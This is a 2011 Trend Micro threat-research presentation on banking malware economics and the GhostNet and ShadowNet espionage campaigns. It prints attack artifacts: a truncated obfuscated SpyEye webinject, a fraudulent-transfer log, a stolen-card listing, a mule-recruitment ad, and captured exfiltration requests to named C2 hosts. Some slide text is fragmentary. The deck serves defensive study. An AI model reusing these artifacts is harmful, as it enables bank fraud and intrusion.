



Targeted Malware Attacks

Nart Villeneuve

Copyright 2011 Trend Micro Inc.

Threat Landscape

- There are numerous attacks everyday; some are specific and targeted while others are automated and indiscriminate.
- Attackers may be highly skilled and well resourced adversaries or simply opportunistic amateurs.
- Attackers may be individuals or groups engaging in crime motivated by financial gain, politics or status within their community.
- Attackers may be motivated by espionage or data theft and have implicit ties to government or military entities.


Copyright 2011 Trend Micro Inc.

Presentation

- Cybercrime
 - monetization through credential theft, pay-per-install and pay-per-click within an affiliate organizational structure
- Targeted Malware Attacks
 - use of social engineering to aggressively pursue and compromise specific targets
- Blurring Boundaries
 - use of cybercrime tools and infrastructure for the theft of sensitive information

Copyright 2011 Trend Micro Inc.

Underground Resources



- All the software and services need to setup a malicious operation are available
- Aspiring cybercriminals seek a return on their investment
- A variety of monetization strategies are available

Copyright 2011 Trend Micro Inc.

Credential Theft

- Use of tools such as Zeus and SpyEye to steal credentials, credit card numbers etc...
- Package the goods for re-sale within the underground
- Use of money mules and pack mules to extract value



Copyright 2011 Trend Micro Inc.



Pack Mules

SULLIVAN & MYERS ART OF PRINTING
Marketing and Typography

Home | Services | Solutions | **Market4free™** Classifieds: Technical Support < Jobs | Post your Ad | Help

Contact us

Name:
 Position:
 E-mail address:
 Message:

Myers & Sullivan Headquarters
 Phillip Lee Drive 5200
 Atlanta, Georgia, USA, 30336

Packaging (North America), Inter-
 supervisor:
 Manager: Helen Wachowski
 Tel: 1-4703 217-0740
 Fax: 1-4041 935-9651
 E-mail: Helen.Wachowski@sullivanmyers.com

Sales & Customer Service
 Manager: Samantha Brown
 Tel: 1-4781 974-1502
 Fax: 1-4041 935-9651
 E-mail: hr@sullivanmyers.com

Outdoor Ads & Arts (North Ameri
 Manager: Steve Keen
 Tel: 1-4781 974-1505
 Fax: 1-4041 935-9651
 E-mail: St.Keen@sullivanmyers.com

South Beach Condos
 Miami Beach Luxury Oceanfront Condo and Homes for Sale and Rent
www.miamicondos.com

Toronto Coupons
 1 ridiculously huge coupon a day. It's like doing Toronto

Junior Packaging Specialist

Sullivan & Myers, major player in digital and offset printing market in the US, is expanding its network and recruiting several motivated individuals. Sullivan & Myers have over 10 years of experience in digital and offset printing, as well as in advertising services. We specialize in both low and high budget publishing solutions. After economic depression, printing & publishing market has suffered drastic changes. To adjust to a new market environment and overcome new challenges, our team is in need of several more professionals. A position of Junior Packing Specialist is available for motivated and highly responsible individuals. This is a part-time job that suits best students or those not satisfied with full work-day. This part-time vacancy requires acceptable level of computer literacy, broadband Internet access and ability to follow routine orders while working under some pressure. This is a great option for those who search to increase their monthly income as Sullivan & Myers offer considerable compensation and several additional benefits for employees, including paid vacation and reasonable discount for services and products of the company and its partners. If you are interested in this opportunity, please download application form (<http://docs.google.com/leaf?id=0B2jKkLQ7BapMTZMTZkODAlc0MS002mJkLTp3ODI1YW00fDk4M2U4ZWJ2&sort=name&layout=list&num=50>), fill it in and send to fax 1 (404) 920-3295 or E-mail hr@sullivanmyers.com with your attached resume. Please note that only short-listed candidates will be contacted. No calls will be accepted.

Copyright 2011 Trend Micro Inc.



CC Marketplace

BIN	Name	Exp	City	State	Country	ZIP	Price	Bank
403213	Lynn	0312	Martinsville	NJ	UNITED STATES	08836	\$4	CITICORP BANK USA N.A. CREDIT PLATINUM USA NEWARK DELAWARE DE NEW
377214	Marc	0312	Alpharetta	GA	UNITED STATES	30005	\$4	
430572	Marcus	0312	Commerce Twp	MI	UNITED STATES	48382	\$4	CAPITAL ONE BANK CREDIT PLATINUM USA RICHMOND VIRGINIA VA NEW
373231	Marilyn	0312	Flossmoor	IL	UNITED STATES	60422	\$4	
441802	Michelle	0312	Omaha	NE	UNITED STATES	68134	\$4	FIRST NATIONAL BANK OF OMAHA CREDIT PLATINUM USA OMAHA NEBRASKA NE NEW
547795	Monkeesofblowingrock	0312	Blowing Rock	NC	UNITED STATES	28605	\$4	BANKERS BANK, THE USA GEORGIA ATLANTA
446542	Nancy	0312	San Jose	CA	UNITED STATES	95123	\$4	WELLS FARGO BANK, N.A. CREDIT PLATINUM USA SIOUX FALLS SOUTH DAKOTA SD NEW
414720	Oliver	0312	San Mateo	CA	UNITED STATES	94402	\$4	CHASE BANK USA, N.A. CREDIT SIGNATURE USA NEWARK DELAWARE DE NEW
430023	Rachel	0312	Mankato	MN	UNITED STATES	56001-553	\$4	WORLDS FOREMOST BANK CREDIT CLASSIC USA SIDNEY NEBRASKA NE NEW
446542	Terri	0312	Fort Worth	TX	UNITED STATES	76108	\$4	WELLS FARGO BANK, N.A. CREDIT PLATINUM USA SIOUX FALLS SOUTH DAKOTA SD NEW
515991	Thomas	0312	Hanceville	AL	UNITED STATES	35077	\$4	M & I MARSHALL & ISLEY BANK USA WISCONSIN BROWN DEER
492181	Nika	0412	Luton	BEDFORDSHIRE	UNITED KINGDOM	LU3 2DR	\$5.2	LLOYDS TSB BANK PLC DEBIT CLASSIC UK LONDON ENGLAND EN NEW
492181	Ann	0412	Lanark	LANARKSHIRE	UNITED KINGDOM	ml11 7hr	\$5.2	LLOYDS TSB BANK PLC DEBIT CLASSIC UK LONDON ENGLAND EN NEW

Copyright 2011 Trend Micro Inc.



Bank Fraud / SpyEye Webinjects

```

//--- USER VARIABLES ---
var reset_ats_at_start = false;
var additional_transfers = false;
var show_debug = false;
var ACD_link = "https://mijningeu.com/";
var admin_link = "https://mijningeu.com/";
var pkey = " ";
var limit_percent = 95;
var begin_transfer_link = "https://mijn.ing.nl/mpb/DeepL";
var tan_error_msg = "De TAN-code is onjuist. Vul de TAN-";

eval(function(p,a,c,k,e,d){e=function(c){return(c-a+'').e
{while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e
\b','g'),k[c]]}return p}('8 13=-1;8 1c=-5w;8 H=-1;8 1l;
\\':8 2q=\':8 19=0;f 59()9{3e.3m.s().A("3r 6")>=0}|3
{d--"}8 Z=59();8 3x=(f()){8 I={},1r=5p,p=1r.h,1q=\`5u\`


```

[22-03-11 01:59] @ [REDACTED]
Transfer successful!
--- Transfer data ---
Selected Account: 7 [REDACTED] 6
Drop Name: v k [REDACTED]
Drop Account Nr.: 7 [REDACTED] 7
Amount: 1078
Transfer Memo: ebay payment
--- Account data ---
Login: [REDACTED]
Password: [REDACTED]
--- Balances ---
[REDACTED]: 2.900,34 EUR
[REDACTED]: 351,34 EUR
[REDACTED]: 575,14 EUR

Copyright 2011 Trend Micro Inc.



Global Reach



Source: <http://www.fbi.gov/news/stories/2010/october/cyber-banking-fraud/cyber-banking-fraud-graphic>

Copyright 2011 Trend Micro Inc.



Arrests: Mega-D, Bredolab, SpyEye

Russian 'spammer' may face up to 17 years in prison

<http://en.rian.ru/w>

16:54 29/03/2011

A Russian accused for sending one-third fine, according to c

Dutch team up with Armenia for Bredolab botnet take down

By Jeremy Kirk

October 26, 2010 09:19 AM ET

A Russian accused for sending one-third fine, according to c

Experts on Monday.

Believed to be behind infected computers

was crippled late la

press release issued on Monday

estimated to ha

malicious s

password details, log keystrokes

computer. The Dutch High Tech

Crime Squad, began investigatin

press release issued on Monday

UK Police Arrest Three Men Over 'SpyEye' Malware

By Jeremy Kirk, IDG News

IDG News Service - Armenian at

Tuesday on suspicion of running

unique take-down operation by D

U.K. police arrested three men late last week in connection with using the SpyEye malware program to steal online banking details.

Two of the men were charged on Friday and appeared in Westminster Magistrates Court in London on Saturday.

Pavel Cyganoc, 26, a Lithuanian living in Birmingham, England, was charged with conspiracy to cause unauthorized modifications to computers, conspiracy to defraud and concealing proceeds from crime.

Adis Krummins, 45, a Latvian living in Gooke, England, was charged with conspiracy to defraud and concealing proceeds of crime.

A third man, a 26-year-old whose nationality was not revealed, was released on police bail but must return for further questioning in August, police said.

Police said the three were arrested by the Police Central e-Crime Unit "in connection with an international investigation into a group suspected of utilizing malware to infect personal computers and retrieve private banking details."

SIMILAR ARTICLES:

SpyEye Arrests Have Little Impact in the Grand Scheme

UK Police Reveal Arrests Over Zeus Banking Malware

Prison for Four Who Ran Credit Card Fraud Market

US Police Increasingly Peeping at E-mail, Instant Messages

WikiLeaks' Founder Assange Arrested in London

UK Police Arrest Five Anonymous WikiLeaks Defenders

Copyright 2011 Trend Micro Inc.



Pay-Per-Install

- PPI is a model in which bot masters earn income whenever Internet users install software supplied by an affiliate.

READY TO RIDE™
400\$+
1K INSTALLS
за 25 дней
Теперь Это Возможно
Присоединяйся

Copyright 2011 Trend Micro Inc.



Pay-Per-Click

- PPC is a model in which bot masters earn income whenever Internet users click on advertisement links supplied by an affiliate.

Gelezyaka.biz
Ваша явка
user1
Кодовое слово
Date

Copyright 2011 Trend Micro Inc.



PPC Affiliates

The collage features several landing pages for different PPC affiliate programs. At the top, there's a navigation bar for Valair.com. Below it, there are various promotional banners and text-based offers. One prominent banner for 'clickfiesta.com' features a large '10%' discount. Another banner for 'Click9' includes a 'Welcome to Click9!' message and a 'Do you want to join them?' call to action. A third banner for 'AFFILIATECUBE.COM' has a 'WELCOME TO AFFILIATECUBE.COM' message. The pages are filled with text, images, and navigation elements typical of affiliate marketing sites.

Copyright 2011 Trend Micro Inc.



PPC

The screenshot shows the Click9 statistics interface. At the top, it displays 'Click9 statistics interface v1.0' and the date 'Friday, 08 April 2011'. Below this, there are navigation tabs for 'Stats', 'Payments', 'Integration', 'Quote keywords', 'Top webmasters', 'Subaccounts', 'Profile', and 'Support'. A 'Logout' button is also present. The main content area shows a table with columns for 'Hour', 'Searches', and 'Clicks', with data for the current hour. Below the table, there are sections for 'Quote keywords' and 'Top keywords'. The 'Quote keywords' section lists several keywords, including 'Best Buy Viagra Generic Online' and 'Generic VIAGRA 90 pills x 100mg \$98.12'. The 'Top keywords' section shows a search result for 'Best Buy Viagra Generic Online' with a title, description, and URL.

Copyright 2011 Trend Micro Inc.



FAKEAV Affiliates

The screenshot shows the Windows Security Tool interface. On the left, there are sections for 'Hard Disc Drivers (2)', 'Devices with Removable Storage (2)', and 'System scan progress'. The main area displays 'System Scan' results with a table of files and their status. Below the scan results, there is a 'Choose your subscription type' section with options for '2 year Software License \$89.95' and 'Lifetime Software License, 60% discount \$179.95'. At the bottom, there is a registration form with fields for 'Credit Card information' (Card Type, Card Number, Expiration Date, CV2 Number, First Name, Last Name) and 'Contact Information' (Email ID, Country, State, City, Zip Code, Telephone).

Copyright 2011 Trend Micro Inc.



KOOFACE: The Money

- June 23, 2009 to June 10, 2010
- Total income: \$2,067,682.69
- Daily average: \$5,857.46.
- Highest daily total (March 23, 2010): \$19,928.53
- FAKEAV: 50.3% of Koobface's earnings
- PPC: 49.7% of Koobface's earnings

Copyright 2011 Trend Micro Inc.



Affiliates

```

--<stats for="2010-05-28 20:30:01" previous="2010-05-27 20:30:01">
--<our today="686.17" today-increment="262.07" today-type="minus" yesterday="2434.96" poi
<max id="ded200510" today="231.15" today-increment="439.85" today-type="plus" yester
<div34 id="ded" today="79.50" today-increment="39.99" today-type="minus" yesterday=
<click9 id="5dedushka" today="55.89" today-increment="117.80" today-type="minus" yester
<income id="babkiup3" today="204.33" today-increment="47.55" today-type="plus" yester
<cube id="dedma" today="115.30" today-increment="75.30" today-type="plus" yesterday=
<kikvip id="lleded" today="0" today-increment="326.99" today-type="minus" yesterday=
<nastra id="nazai" today="0" today-increment="60" today-type="plus" yesterday="60.00
<kolin id="ded3" today="0" today-increment="0" today-type="zero" yesterday="0.00"/>
<de id="lleded" today="0" today-increment="0" today-type="zero" yesterday="0.00"/>
<gelezaka id="le" today="0" today-increment="0" today-type="zero" yesterday="0.00"/>
</our>
</stats>

```

Server time: 2010-05-28 17:04:17

Date	Traffic	Installs	Installs GEO	% Installs	% Installs (MSXP)
2010-05-28	28120	2592	2592	9.22	21.76
2010-05-27	52116	6178	6178	11.85	26.72
2010-05-26	57927	7318	7318	12.63	28.25
2010-05-25	64731	6303	6303	12.67	28.50
2010-05-24	73691	9799	9799	13.25	29.85
2010-05-23	59267	6736	6736	11.37	27.56
2010-05-22	59040	7173	7173	12.15	29.27
2010-05-21	62629	8177	8177	13.06	29.27
2010-05-20	69644	7424	7424	10.82	24.23
2010-05-19	72053	9496	9496	13.14	29.28
2010-05-18	74423	9205	9205	12.45	27.58
2010-05-17	58833	7207	7207	12.25	27.54
2010-05-16	41789	4988	4988	11.89	28.51
2010-05-15	38022	4426	4426	11.64	27.06
2010-05-14	30078	4810	4810	12.11	26.96
2010-05-13	30116	5522	5522	14.49	29.84
2010-05-12	28679	3871	3871	13.84	28.19
2010-05-11	20736	2711	2711	13.07	27.12
2010-05-10	10967	1372	1372	12.86	25.64
2010-05-09	10196	1054	1054	10.34	22.33

PID	Installs
1500	2592
Other	0
Total	2592

File	Traffic	By hour	By OS	By GEO	Plus
index	28120	By hour	By OS	By GEO	+
#	28120	By hour	By OS	By GEO	+

Copyright 2011 Trend Micro Inc.

Daily SMS

```

<?
$phones = array(
// phone => array(Sun, Mon, ... Sat)
'+7911' => array('1000', '1000', '1000', '1000', '1100'),
'+7921' => array('1200', '1200', '1200', '1200', '1200'),
'+7921' => array('1000', '0900', '0900', '0900', '0900'),
'+7921' => array('1300', '0930', '0930', '0930', '0930'),
'+7911' => array('1100', '1000', '1000', '1000', '1100')
);

$hm = date("H");
$day_of_week = date("w");

$phones_to_send = array();
foreach ($phones as $phone => $times) {
    if ($times[$day_of_week] == $hm) {
        $phones_to_send[] = $phone;
    }
}

```

2010-05-28	\$2806.48
2010-05-27	\$3070.46
2010-05-26	\$3121.47
2010-05-25	\$3743.42
2010-05-24	\$6335.55
2010-05-23	\$5944.21
2010-05-22	\$7451.72
Total for 7 days	\$32473.31

Copyright 2011 Trend Micro Inc.

Challenges

- Law Enforcement: What crime? What law? What is the impact in my jurisdiction? International cooperation?
 - Industry: Dynamic binaries, supply of new domain names, what threats are on the horizon?
 - Users: What is social engineering? How can I protect myself?
- Copyright 2011 Trend Micro Inc.

Part 2: Targeted Malware Attacks

- Computer intrusions staged by threat actors that:
 - Aggressively pursue and compromise specific targets
 - Often leveraging social engineering
 - Maintain a persistent presence within the victim's network
 - Escalate privilege and move laterally within the victim's network
 - Extract sensitive information to locations under the attacker's control
- Copyright 2011 Trend Micro Inc.

Low Distribution / High Impact

TECHNOLOGY | APRIL 21, 2011
Computer Spies Breach Fighter-Jet Project
 Article | Stock Quotes | Comments (144)

EU institutions hit by 'major' cyber attack ahead of summit
 The institutions have taken action to prevent the spread of unauthorised information (Photo: eurocontrol)

The European Commission and the External Action Service have been hit by a "major cyber attack" ahead of a key EU summit where crucial decisions on the future economic strategies and the ongoing war in Libya are to be made.

it said the nature of the attacks drew its security concerns, but has also the focus of a serious strike. Meanwhile officials are at on the French finance ministry last year ahead of a G20 summit, but this one's a big one," said an...

GREG WESTON | Foreign hackers attack Canadian government
 Computer systems at 3 key departments penetrated
 By Greg Weston, CBC News. Posted Feb 16, 2011 6:00 PM EST | Last Updated Feb 17, 2011 2:01 PM EST (31) 018

An unprecedented cyberattack on the Canadian government also targeted Balance Research and Development Canada, making it the first key department compromised by hackers, CBC News has learned.

Security systems operators at IDG The attack, apparently from China, also gave foreign hackers access to highly classified federal information and also forced the Finance Department to shut down its systems.

French gov't gives more details of its PCs compromised
 By Peter Sayer
 March 8, 2011 10:56 AM ET | Comments (4) | Recommended

IDG News Service - The French National IT Systems Security team released further details of the recent attack on French gov... saying they were targeted by cyberspies.

Around 150 IT staff spent the weekend on a massive clean-up under the effects of the attack on computers at the French Ministry of Economic, Finance and Industry. The security agency's director-general said...

Copyright 2011 Trend Micro Inc.

Targeted Malware Attacks

- Attacks against civil society organizations, business enterprises and government/military networks
- Attacks are typically part of a broader campaign, a series of failed and successful compromises
- Attacks typically consist of a socially engineered message – such as an email or instant message – that encourages the target to click on a link or open a file
- Attackers use whatever is required, based on reconnaissance, to gain entry and will adjust tactics in reaction to the defenses of the target

Copyright 2011 Trend Micro Inc.



GhostNet

From: "campaigns@freetibet.org" <campaigns@freetibet.org>
 Date: 25 July 2008
 Subject: Translation of Freedom Movement ID Book for Tibetans in Exile

Translation of Freedom Movement ID Book for Tibetans in Exile.

Front Cover

Emblem of the Tibetan government in Exile

Script: Voluntary Contribution into common fund for Tibetan Freedom Movement

Inside Cover

Resolution was passed in the preliminary general body meeting of the Tibetan Freedom Movement held on July 30, 1972 that the Tibetan refugees in exile would promise for each individual, A55 share of the voluntary contribution into the Tibetan Freedom Movement Receipt book. This resolution was later reaffirmed by the 11th Tibetan People, A55 Deputies and passed into the Law on April 01, 1992 (Tibetan King Year 2119)

Until the last page of this book is used, the book stands valid until August 15, 2012

Date: August 16, 2008
 Emblem of the Tibetan Government in Exile

Official Signature

Attachment: Translation of Freedom Movement ID Book for Tibetans in Exile.doc

Antivirus	Version	Last Update	Result
Antivir	-	-	EXP/Word.Dropper.Gen
Authentium	-	-	CVE-2006-2492
Avast	-	-	MW97: CVE-2006-2492
eTrust-Vet	-	-	MW97/SmartTags!exploit
F-Prot	-	-	CVE-2006-2492
Fortinet	-	-	MSWord/ObjPointer.A!exploit.M20062492
GData	-	-	MW97: CVE-2006-2492
Ikarus	-	-	Virus: MW97: CVE: 2006.2492
Microsot	-	-	Exploit: Win32/WordJmp.gen
Sophos	-	-	Troj/WinDoc-Fan
Webwasher-Gateway	-	-	Exploit.Word.Dropper.Gen

Copyright 2011 Trend Micro Inc.




GhostNet

Copyright 2011 Trend Micro Inc.



GhostNet



Copyright 2011 Trend Micro Inc.



GhostNet

日期	时间	IP	主机名	当前用户名	发送指令地址	持续时间	
2008-08-24	18:30:03	2008-08-25	19:55:12	2008041611015783753815	SYSTEM	Send Command	0
2008-08-25	20:23:04	2008-09-03	02:39:18	2008023008720802050728	SYSTEM	Send Command	638
2008-08-24	18:34:18	2008-08-27	02:49:23	2008061200293687867410	SYSTEM	Send Command	937
2008-08-26	20:36:38	2008-11-26	00:23:25	2008061518410489914356	SYSTEM	Send Command	2
2008-08-26	20:19:04	2008-10-23	18:31:15	2008072131715484209760	SYSTEM	Send Command	1
2008-08-25	07:17:19	2008-08-25	16:44:59	2008080517035849067410	SYSTEM	Send Command	608
2008-10-27	00:40:55	2008-11-10	18:22:24	20081028130810889948831	SYSTEM	Send Command	0
2008-11-19	1:38:48	2008-11-18	19:12:09	200811110924386675372	SYSTEM	Send Command	0
2008-08-31	01:48:45	2009-03-08	08:12:14	200712100824108814790	SYSTEM	Send Command	472
2008-09-04	15:43:23	2008-09-05	02:05:07	200807032362828653940	SYSTEM	Send Command	151
2008-08-26	20:30:09	2009-03-05	05:19:45	2008011109132489085443	SYSTEM	Send Command	940
2008-08-26	22:40:38	2008-08-27	22:54:43	2008031026564883877314	SYSTEM	Send Command	3
2008-08-20	17:18:38	2009-01-11	22:52:01	200712071038084666992	SYSTEM	Send Command	106
2009-01-14	15:00:19	2009-03-04	04:51:59	200901141050180595255	SYSTEM	Send Command	97
2008-08-26	22:01:31	2009-03-06	16:47:22	2008010211461082089949	SYSTEM	Send Command	98
2008-09-18	07:43:43	2008-11-04	07:04:21	2008091806342066130419	SYSTEM	Send Command	22
2008-09-09	02:56:09	2009-03-08	01:10:43	2008032715180783907262	SYSTEM	Send Command	6
2008-09-04	01:47:33	2008-12-02	04:39:50	20080902110935624166	SYSTEM	Send Command	11
2008-12-02	05:21:19	2008-12-02	05:22:19	2008120205211870828861	SYSTEM	Send Command	24
2008-09-11	19:30:54	2009-03-08	08:11:54	200809111905381727438	SYSTEM	Send Command	12181
2008-08-26	20:24:47	2008-10-06	01:57:18	200804031151988609279	SYSTEM	Send Command	171
2008-09-18	07:41:56	2009-03-06	10:11:30	200809180633384699286	SYSTEM	Send Command	263
2008-08-26	22:30:19	2008-09-15	03:45:34	200712121729084650000	SYSTEM	Send Command	126
2008-08-26	20:15:04	2008-11-03	12:10:09	200712210813484428370	SYSTEM	Send Command	4536
2008-09-21	23:30:03	2008-12-02	00:45:08	200809180709481160328	SYSTEM	Send Command	21
2008-08-19	07:47:17	2008-11-20	01:12:38	200809180751688271360	SYSTEM	Send Command	47
2008-08-26	20:33:10	2009-03-06	01:41:06	200805190829348279725	SYSTEM	Send Command	563
2008-08-27	02:08:46	2008-12-23	18:48:23	200803101641180877406	SYSTEM	Send Command	1
2008-09-08	18:50:11	2009-02-27	07:15:40	200809081743449839881	SYSTEM	Send Command	13186
2008-08-20	17:15:23	2009-01-12	18:32:01	200712100910280490211	SYSTEM	Send Command	352

2008-08-24	20:13:31	2009-03-06	00:51:16	2008042107561388923674	192.168.1.108	SYSTEM	Send Command	496
2008-09-25	20:41:01	2009-03-06	02:37:21	20080114216593589101265	172.19.8.151	SYSTEM	Send Command	426
2008-08-26	20:29:11	2008-09-10	20:54:16	2007122110364789702591	192.168.0.4	SYSTEM	Send Command	68
2008-08-26	23:56:49	2009-03-06	06:56:34	2008031016231489261967	192.168.0.15	SYSTEM	Send Command	460

Copyright 2011 Trend Micro Inc.



GhostNet



Copyright 2011 Trend Micro Inc.



Lessons of GhostNet

- Attackers do not need to be “advanced” or “sophisticated” to be effective
- Maintaining persistent control is important to the attackers
- Attribution is difficult:
 - Use of off-the-shelf software (gh0stRAT)
 - Geolocation is not enough (false flag)
- Notification is difficult:
 - How and who to notify?

Copyright 2011 Trend Micro Inc.



ShadowNet

- Less than 200 computers compromised, almost all in India
- Recovered data included Secret, Confidential and Restricted Indian Gov't documents
- Social engineering + malware embedded in malicious documents + tiered C&C infrastructure



ShadowNet

OHHDL (T)	OHHDL (D)	TIBETAN MP	Drewla
Nov 2009	Nov 2009	Oct 2009	Sep 2008
jduntemasz.com 119.84.4.43	jduntemasz.com 119.84.4.43	jduntemasz.com 119.84.4.43	lookbytheway.net 221.5.250.98
/two/za2009/index.php NQueryFileop	/two/za2009/index.php NQueryFileop	/two/za2009/index.php NQueryFileop	/cgi-bin/NQueryFileop NQueryFileop

```
POST /update/hq.php HTTP/1.1
Content-Length: 83609
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; Winhttp.WinHttpRequest.5)
Host: www.c2eetjs.com
Connection: keep-alive

<data xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="bin,base64"
Filename="C:\_09_2008111122325_1258112104000_1_6-1258357367296991-109_cab"
auth="mori" - TvND6aAAAaAAQrWAAAAACWAAAAAAMERAAAAAAMAAAAAAXXUQ
BTUj1kAABoVdsvyCyATIGNEcn3'bnquz99'AA3ZKngogAcAwCA'RiOgpgcAFyOyqAAsQ
P4HhVtrmkqj5SDG6QoFv8VwRDET7d/23Bz9s9mwy,07vfR3BD+35ul,1B8C8
A3yTy5TBRELF8D7WpQ8E5T1Ang0v81CqoIgQCDAAMENR1AAHAH2GYN767GwubUT03
twSd0Wc2Lz7AcuffuJims3tRe:7F+3a1oe4H5sac29eoz8V8ot1B0rk08Buo9v801
V55V/RctWnHngped88pWkAkdqPoAnznrq32337On/43/AIQMAghrQqap3B98e8e2pn
dn170eZot1cm8Cufv121WpSvrcLqBgac1E+48Cv0vrgpAltrVpvc+8BnqoE
3WBB1AwE4Of4Hz7R60DvY/n/132G/7pkv23137V/AvV/L55b/14F+pv75/100k1xx
SHAVQYrU1/LT0013,002P07H3/8ymG7338HAT38Hv10Ez100B5E183210u
w00qyYwOuctF7vSb4NW3G/0W/CTT'AD6618VH/WR7H/N42760p0H41Aub8110d
1/7/702c10P+059z5ev7c251v7cC/78Bkv965ccay/1r125ar2L/7ndk8r0aM35v2
...</data>
```

letters - current.doc
Microsoft Office Word 97 - 20...
218 KB

letters - master 2009.doc
Microsoft Office Word 97 - 20...
4,311 KB

```
HTTP/1.0 200 OK
Date: Mon, 16 Nov 2009 07:42:29 GMT
Server: Apache/2.2.3 (Red Hat)
X-Powered-By: PHP/5.1.6
Content-Length: 15
Connection: close
Content-Type: application/octet-stream
(result: 'success')
```



ShadowNet

Date	2009-08-11
Filename	Sino-India_Border.ppt
File Type	PPT
Target	Microsoft PowerPoint 2003
MD5	c35b3ea71370cb8f62b523c17705ecb
C2 (initial)	Stage 1: http://groups.google.com/group/estolide/feed/rss_v2_0_msgs.xml
C2 (cmd)	Stage 2: http://www.idefesvn.com/test/leuplate.php
Date	2010-01-08
Filename	Schedule2010_of_HHDL.pdf
File Type	PDF
Targeted	Adobe Acrobat/Reader (CVE-2009-0927)
MD5	d1c76b1f94ec13cbd8ae3b337123841
C2 (initial)	Stage 1: http://groups.google.com/group/tagyalten/feed/rss_v2_0_msgs.xml
C2 (cmd)	Stage 2: http://www.c2eetjs.com/kk/all.php
Date	2009-08-20
Filename	China_should_break_up_India.doc
File Type	DOC
Target	Microsoft Word 2003
MD5	17a26441eb2be5ef8344e53cbd7d499
C2 (initial)	Stage 1: http://hiok125.blog.com
C2 (cmd)	Stage 2: http://www.emeex.com/boboshell/all.php



ShadowNet

Filename	setup.exe
MD5	7e2e37c78bc594342e498d6299c19158
C2	sonamtenphel@yahoo.com
C2	www.indexindian.com
Download	sites.google.com/site/wwwfox99/Home/
Filename	20090930165916978
MD5	abef3d0396688bfa790f8bbedac3e0d
C2	zhengwai@yahoo.com

Filename	20090924152410520
MD5	9f0b3d0672425081cb7a988691535cbf
C2	www.indexnews.org



ShadowNet



ShadowNet

Feb2_1_BMP	14-Feb-2009 22:33	9.8M
Feb1_1_BMP	14-Feb-2009 23:16	11.4M
Feb1_1_BMP	14-Feb-2009 22:50	10.2M
Feb1_1_BMP	14-Feb-2009 23:01	11.4M
h12007_1.shtm	13-Sep-2009 01:04	10K
h12007_1.shtm	14-Feb-2009 20:36	1.1M
h12007.shtm	14-Feb-2009 20:35	1.3M
housegorebonnia1.jpg	14-Feb-2009 20:18	72K
img072.jpg	14-Feb-2009 20:20	88K
img073.jpg	14-Feb-2009 20:24	554K
img074.jpg	14-Feb-2009 20:25	683K
img174.jpg	14-Feb-2009 20:19	278K
img175.jpg	14-Feb-2009 20:20	422K



ShadowNet



ShadowNet

Index of /777/cms

Name	Last modified	Size	Description
Parent Directory	04-Sep-2009 09:35	-	
h PHANTOM 1700 t	30-Nov-2009 01:17	1k	

Apache/1.3.33 Server at 75zi.co.tw Port 80

```
{s:6:"hostid";s:7:"PHANTOM";s:6:"ipaddr";N;s:9:"outipaddr";s:12:"76.67.xx.xxx";s:7:"macaddr";s:17:"08:00:27:4B:8C:79";s:8:"hostname";s:7:"PHANTOM";s:6:"ostype";s:34:"Microsoft Windows XP Professional3";s:7:"version";s:5:"0.5.2";s:5:"owner";s:2:"TY"};s:10:"reporttime";s:14:"20091130091701";}
```



ShadowNet

Name	Last modified	Size	Description
Parent Directory			
00329071832.1201240368000.1.6_1257932304046@1-1-1@@.cab.t	26-Nov-2009 12:40	5.0K	
_20020101003104.1259129564000.1.6_1259130213968@1-1-1@@.cab.t	26-Nov-2009 08:38	17K	
_20020101003104.1259130644000.1.6_1259131414015@1-1-1@@.cab.t	26-Nov-2009 08:38	17K	
4000.1256911415900.1.6_1259231057118@1-1-1@@.cab.t	26-Nov-2009 11:24	10K	
4000.125923118900.1.6_1259234897102@1-1-1@@.cab.t	26-Nov-2009 12:28	11K	
72819.123423638000.1.6_1259214108237@@1-26@@.cab.t	26-Nov-2009 12:25	100K	
